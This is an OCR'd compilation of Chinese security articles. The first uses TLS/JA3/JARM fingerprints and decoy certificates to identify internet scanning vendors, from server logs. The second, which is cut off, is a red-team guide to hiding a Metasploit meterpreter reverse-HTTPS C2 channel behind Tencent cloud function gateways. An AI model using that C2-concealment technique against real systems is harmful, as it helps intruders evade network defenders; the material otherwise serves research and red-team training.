长亭科技
CHAITIN

2020-2021

长亭技术专栏

年度·精选合集

长亭科技
Chaitin Tech

目 录
CONTENT

07/Dec.

反向探测互联网扫描器

作者： ttttmr

如果能知道扫描器是fofa/zoomeye/...，能否定向欺骗呢？

在几个月之前研究tls指纹的时候想到，互联网扫描器是否有特殊的tls指纹呢？

如果有，那厂商的各个扫描节点指纹肯定也是一样的，是不岂不是能观测到厂商的全部扫描节点呢？

这里有一个问题，那么多扫描器如何区分厂商的扫描器，还是脚本小子乱扫的呢？

于是我设计了一个小实验，有以下假设

1.扫描器的tls指纹应该是相同的

也就是说可以通过tls指纹聚合扫描器v

2.扫描器在遇到https服务时，会提取证书中的信息

3.扫描器提取出域名后，会尝试使用这个域名再次扫描

这里再次扫描可能有两个动作

3.1 扫描器对这个IP使用，用证书中的域名填充host头再次扫描

3.2 扫描器尝试解析这个域名，去扫描解析的结果

后续实验证明很多扫描器都没有做假设3的动作，其实我觉得作为一个扫描器应该做到，后面看是谁做到了吧

0x01 基础设施

开了两个服务器，考虑分布式扫描器可能有根据区域就近分配任务的功能（可能也没有吧），为了能捕获到更多的IP，两个服务器分开部署一个在香港，一个在美国，为了好记，一个叫hk服务器，一个叫us服务器

us 配置 domainincertnodnsrecord.xlab.app 证书 domainincertnodnsrecord.xlab.app 并没有dns记录

只是一个假域名，只有证书用来捕获假设3.2的动作

hk 配置 longsubdomainwaitscan.xlab.app 证书 将longsubdomainwaitscan.xlab.app 解析到us服务器

可以认为hk是一个真实业务服务器，而us是hk前置的“cdn” 用来捕获假设3.1的动作（其实us也可以）

为了方便区分服务器到底怎么被扫了，给nginx配置了不同的日志，不同的server_name写到不同的日志里

https://segmentfault.com/a/1190000015681272

申请证书使用txt验证，实验期间不产生任何dns查询，避免被被动dns捕获

0x02 日志分析

通过分析日志对互联网扫描器进行分类

实验一共持续了一个多月（然后本文又拖了一个月现在才写

扫描策略

上线差不多10天的时候，在us上longsubdomainwaitscan.xlab.app域名被访问了

34.x.x.16 - - [21/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 400 255 "-" "Expanse indexes the network perimeters of our customers. If you have any questions or concerns, please reach out to: scaninfo@expanseinc.com" "-"

这个域名和us服务器的关系只有dns记录，意味着扫描器从某个地方知道了这个超长的域名，并通过dns记录找到了us服务器

直到实验结束，在us上访问longsubdomainwaitscan.xlab.app域名的所有记录，都是这个厂商

一共5条日志，有5个IP

34.x.x.16 - - [21/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 400 255 "-" "Expanse indexes the network perimeters of our customers. If you have any questions or concerns, please reach out to: scaninfo@ex-

panseinc.com" "-"

34.x.x.11 - - [24/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 400 255 "-" "Expanse indexes the network perimeters of our customers. If you have any questions or concerns, please reach out to: scaninfo@expanseinc.com" "-"

34.x.x.17 - - [28/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 400 255 "-" "Expanse indexes the network perimeters of our customers. If you have any questions or concerns, please reach out to: scaninfo@expanseinc.com" "-"

34.x.x.12 - - [30/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 400 255 "-" "Expanse indexes the network perimeters of our customers. If you have any questions or concerns, please reach out to: scaninfo@expanseinc.com" "-"

34.x.x.0 - - [12/Oct/2021:x:x:x +0000] "GET / HTTP/1.1" 400 255 "-" "Expanse indexes the network perimeters of our customers. If you have any questions or concerns, please reach out to: scaninfo@expanseinc.com" "-"

那么可以有以下猜测

扫描器应该是有假设3.2的扫描策略

执行假设2和假设3的扫描节点不同，意味着在在这个策略上有某种扫描调度逻辑

其中捕获到了一个tls指纹14fbddc85522dba426ae572ff2f04372

在ja3er上搜了下

Mozilla/5.0 (compatible; Nimbostratus-Bot/v1.3.2; http://cloudsystemnetworks.com) (count: 1, last seen: 2019-11-26 10:12:57)

好像都是做网络扫描的，但ua不一样，这个ua也没有出现在我的日志里

关联一下这个tls指纹的日志，查到不少IP

hk

time="2021-09-18Tx:x:x+08:00" 34.x.x.31

time="2021-09-21Tx:x:x+08:00" 34.x.x.12

time="2021-09-24Tx:x:x+08:00" 34.x.x.24

time="2021-09-29Tx:x:x+08:00" 34.x.x.10

time="2021-10-02Tx:x:x+08:00" 34.x.x.25

```
 time="2021-10-06Tx:x:x+08:00" 34.x.x.21

 time="2021-10-08Tx:x:x+08:00" 34.x.x.0

 time="2021-10-13Tx:x:x+08:00" 34.x.x.31
```

us

```
time="2021-09-15Tx:x:x+08:00" 34.x.x.27

time="2021-09-17Tx:x:x+08:00" 34.x.x.25

time="2021-09-21Tx:x:x+08:00" 34.x.x.17

time="2021-09-24Tx:x:x+08:00" 34.x.x.6

time="2021-09-29Tx:x:x+08:00" 34.x.x.1

time="2021-10-02Tx:x:x+08:00" 34.x.x.2

time="2021-10-06Tx:x:x+08:00" 34.x.x.17

time="2021-10-08Tx:x:x+08:00" 34.x.x.21

time="2021-10-12Tx:x:x+08:00" 34.x.x.11

time="2021-10-15Tx:x:x+08:00" 34.x.x.18
```

IP重复率极低，18条日志，17个独立IP

其实这个厂商ua特征比较明显，通过ua查询，去重，一共23条日志，21个独立IP，也是集中在3个c段里，估计这几个c段都是他们的扫描器吧

```
34.x.x.0

34.x.x.12

34.x.x.17

34.x.x.18

34.x.x.25

34.x.x.31

34.x.x.1
```

```
34.x.x.11

34.x.x.17

34.x.x.24

34.x.x.31

34.x.x.10

34.x.x.2

34.x.x.21

34.x.x.25

34.x.x.27

34.x.x.6

34.x.x.31

34.x.x.10

34.x.x.2

34.x.x.21

34.x.x.25

34.x.x.27

34.x.x.6
```

捕获17/21=80%的扫描节点

那么假设3.1呢

也就是：扫描器会证书中的域名填充host头再次扫描

在这一点上，hk和us服务器是平等的，没有什么区别

hk

```
209.x.x.65 - - [20/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 200 615 "-" "Chrome/54.0 (Windows NT 10.0)" "-"
```

209.x.x.193 - - [20/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 200 615 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" "-"

205.x.x.89 - - [20/Sep/2021:x:x:x +0000] "GET /favicon.ico HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

209.x.x.193 - - [11/Oct/2021:x:x:x +0000] "GET / HTTP/1.1" 200 615 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

205.x.x.25 - - [11/Oct/2021:x:x:x +0000] "GET / HTTP/1.1" 200 615 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" "-"

209.x.x.65 - - [11/Oct/2021:x:x:x +0000] "GET /favicon.ico HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

同时查询使用IP访问的日志

205.x.x.25 - - [20/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

209.x.x.193 - - [20/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 404 555 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" "-"

209.x.x.65 - - [20/Sep/2021:x:x:x +0000] "GET /favicon.ico HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

209.x.x.193 - - [11/Oct/2021:x:x:x +0000] "GET / HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

209.x.x.193 - - [11/Oct/2021:x:x:x +0000] "GET / HTTP/1.1" 404 555 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" "-"

这样可能看着比较难受，那么根据时间排序，前面备注上访问的是域名还是IP

hkip 205.x.x.25 - - [20/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

hkip 209.x.x.193 - - [20/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 404 555 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" "-"

hkip 209.x.x.65 - - [20/Sep/2021:x:x:x +0000] "GET /favicon.ico HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

hk 209.x.x.65 - - [20/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 200 615 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

hk 209.x.x.193 - - [20/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 200 615 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" "-"

hk 205.x.x.89 - - [20/Sep/2021:x:x:x +0000] "GET /favicon.ico HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

hkip 209.x.x.193 - - [11/Oct/2021:x:x:x +0000] "GET / HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

hkip 209.x.x.193 - - [11/Oct/2021:x:x:x +0000] "GET / HTTP/1.1" 404 555 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" "-"

hk 209.x.x.193 - - [11/Oct/2021:x:x:x +0000] "GET / HTTP/1.1" 200 615 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

hk 205.x.x.25 - - [11/Oct/2021:x:x:x +0000] "GET / HTTP/1.1" 200 615 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" "-"

hk 209.x.x.65 - - [11/Oct/2021:x:x:x +0000] "GET /favicon.ico HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

us也是一样

us

usip 205.x.x.184 - - [19/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

usip 209.x.x.193 - - [19/Sep/2021:x:x:x +0000] "GET /favicon.ico HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

us 209.x.x.112 - - [19/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 200 615 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

us 209.x.x.193 - - [19/Sep/2021:x:x:x +0000] "GET / HTTP/1.1" 200 615 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" "-"

us 209.x.x.193 - - [19/Sep/2021:x:x:x +0000] "GET /favicon.ico HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

usip 209.x.x.193 - - [08/Oct/2021:x:x:x +0000] "GET / HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

usip 205.x.x.89 - - [08/Oct/2021:x:x:x +0000] "GET / HTTP/1.1" 404 555 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" "-"

usip 209.x.x.193 - - [08/Oct/2021:x:x:x +0000] "GET /favicon.ico HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

us 205.x.x.184 - - [08/Oct/2021:x:x:x +0000] "GET / HTTP/1.1" 200 615 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

us 205.x.x.89 - - [08/Oct/2021:x:x:x +0000] "GET / HTTP/1.1" 200 615 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" "-"

us 209.x.x.65 - - [08/Oct/2021:x:x:x +0000] "GET /favicon.ico HTTP/1.1" 404 555 "-" "Chrome/54.0 (Windows NT 10.0)" "-"

可以看出来符合假设3.1，而且存在一定的任务调度，比如205.x.x.89在没有IP访问记录的情况下直接使用域名访问，推测是基于前面的扫描结果触发的

再关联这些IP与tls指纹，一共有两个指纹，但这两个指纹的差异就是有sni和无sni，也就是对应域名访问和IP访问，与上面的日志匹配

有sni: df669e7ea913f1ac0c0cce9a201a2ec1

无sni: 89be98bbd4f065fe510fca4893cf8d9b

同时在tls指纹库中对比查到这是Golang的tls指纹，也就是说扫描器是Golang写的，唯一性不是很强

tls指纹库 是我自己建的，是指纹与应用的映射

暂且认为这是同一个厂商吧，叫厂商a吧

JARM

不了解的可以之前写的TLS指纹学习整理

JARM是一个扫描tls服务的策略，使用10个特殊的tls请求，获取服务器响应，这也导致它也有独特的tls指纹

按顺序10个指纹

```
db8d4ad49cb378fa370b43a61a9b06b6
03a3ad27040f733ee5c9915e0903d028
013c30c8ce44c8b27e9ceb2a14db7283
a96dc3876784813c57d302241e620acd
1289771a3fce256d5fb4cb5c95b43ee6
006315b3ad276906ff11527f9594e5ba
db8d4ad49cb378fa370b43a61a9b06b6
013c30c8ce44c8b27e9ceb2a14db7283
917fde1bf3bcb67f961b77b18d9ee14a
7f9ae904ef5a8d37a4028ce5c57bc099
```

互联网扫描器应该有不少支持上了吧，理论上只要挑一个指纹就可以了（没有扫描器只实现了10步中的一部分吧

选了03a3ad27040f733ee5c9915e0903d028，去重一共9个IP，全都是新IP，意味着上面两个厂商可能都没有支持

```
125.x.x.138
125.x.x.143
```

```
125.x.x.144

198.x.x.120

206.x.x.172

209.x.x.9

209.x.x.116

34.x.x.82

68.x.x.95
```

再继续反查IP的全部tls指纹，找到它们独特的tls指纹，对IP进行分类

```
//19e29534fd49dd27d09234e639c4057e

125.x.x.138

125.x.x.144


//89be98bbd4f065fe510fca4893cf8d9b

125.x.x.143

34.x.x.82


//89be98bbd4f065fe510fca4893cf8d9b,20c9baf81bfe96ff89722899e75d0190

198.x.x.120

206.x.x.172

209.x.x.9

209.x.x.116

68.x.x.95
```

有两个tls指纹推测是调用的扫描组件不一样导致的

由于 89be98bbd4f065fe510fca4893cf8d9b 已知是golang的tls指纹，暂时不看

剩余两个指纹，可能是两个厂商

19e29534fd49dd27d09234e639c4057e 是无sni的，对应有sni版本是 473cd7cb9-faa642487833865d516e578 ，有sni的版本没有日志

在ja3er上搜了下，似乎与l9tcpid有关，估计扫描器是基于l9tcpid做的，叫厂商b吧

20c9baf81bfe96ff897228899e75d0190是有sni的，对应无sni的版本是cba7f34191ef2379c1325641f6c6c4f4，找到两个新IP

```
139.x.x.250

165.x.x.172
```

这两个IP有且仅有cba7f34191ef2379c1325641f6c6c4f4这一个指纹，也可能是另一个厂商，叫厂商c吧

在ja3er上搜了下，这两个指纹似乎与zgrab有关，估计扫描器是基于zgrab改的，里面还有一些自己的golang逻辑，叫厂商d吧

0x03 验证

对比收录时间和日志，可以定位到扫描IP，侧面验证上面的聚类，以及对应的厂商

zoomeye

有准确的收录时间，很方便定位

```
us 125.x.x.138
hk 125.x.x.144
```

对应上面tls指纹19e29534fd49dd27d09234e639c4057e，也就是厂商b

fofa

虽然没有准确的收录时间，但可以估计服务器响应的Date看出来时间

```
us 106.x.x.117 35fa0a83e466acbec1cfbb9016d550ab

hk 45.x.x.151 89be98bbd4f065fe510fca4893cf8d9b
```

都是新IP，还得到了一个新的指纹 35fa0a83e466acbec1cfbb9016d550ab ，在ja3er上没看到什么信息，反查IP

```
106.x.x.172

106.x.x.117

222.x.x.235

5.x.x.202
```

其中 5.8.10.202 还有另一个指纹 f7e86b32bc0db5b6a594afac7cfc570c

在ja3er上看到可能是fasthttp（golang的一个http库）

quake

同fofa

us 206.x.x.172

hk 68.x.x.95

对应上面tls指纹 20c9baf81bfe96ff89722899e75d0190 ，也就是厂商d

0x04 最后

依据tls指纹分类特定厂商的扫描节点是可行的，还可以设计特定的扫描策略“陷阱”去分类

expanseinc 会根据证书中的域名，通过dns对这个域名进行扫描

厂商a 会根据证书中的域名，填充host，再次对这个IP进行扫描

zoomeye 有jarm扫描，可能基于l9tcpid

fofa 没有什么特别的信息

quake 有jarm扫描，可能基于zgrab

• 为什么没有shodan?

可能是因为https服务不在443端口吧，shodan没有收录

• 服务器包月，为什么是一共跑了一个多月呢?

其实跑了一个月就差不多了，但又想看看能不能捕获到其他厂商，就又续了一个月，但后来看日志都差不多，费用破百了，就给停了hhh

最开始搞的时候还没出fapro，其实这个可以用fapro，监听443端口，再搞一次，有兴趣的师傅可以试试，出数据记得叫我

https://nosec.org/home/detail/4890.html

https://mp.weixin.qq.com/s/pQZKTg1hFdHj9_Uv8MoQvQ

区分厂商的扫描器应该还有很多方法，这只是我在研究tls指纹的时候想到的

20/Oct.

如何在MSF中高效的使用云函数

作者：FunnyWolf


在攻防对抗过程中,使用云函数来隐藏C2是一种常见的手法,互联网也有很多教程来指导如何配置,但目前公开的文章中都是介绍如何在CobaltStrike中使用云函数,还没有文章介绍如何在metasploit-framework中使用。

本文详细介绍在metasploit-framework中云函数的使用方法及相关技巧,希望通过本文能够对红队同学在红蓝对抗过程中有所帮助。

0x01 原始配置方法

此处使用Viper的操作方法进行说明,在metasploit-framework中参考对应配置参数即可。

配置监听(Handler)



一定要选择windows/meterpreter_reverse_https类型的监听,不能选择windows/meterpreter/reverse_https类型监听。

windows/meterpreter/reverse_https需要网络传输stager,stager内容在经过云函数的转发过程中会进行编码转换,导致加载失败,而windows/meterpreter_reverse_https已经将stager内置在exe文件中。

LPORT尽量选择443/8443等常用的端口,确保不会被屏蔽。

效果如下:

配置云函数

• 打开API网关页面


https://console.cloud.tencent.com/apigateway/service?rid=1

• 新建一个API网关


• 选择公网类型

• 点击新建的服务,进入配置界面


- 新建一个通用api,配置如下图



- 请求方法选择ANY是因为meterpreter使用GET请求获取命令,POST请求回传结果。




• 后端域名中填写监听的IP地址及端口,后端路径填写为/



• 响应结果中选择BINARY类型,因为在使用meterpreter进行上传下载文件时传输的是二进制文件

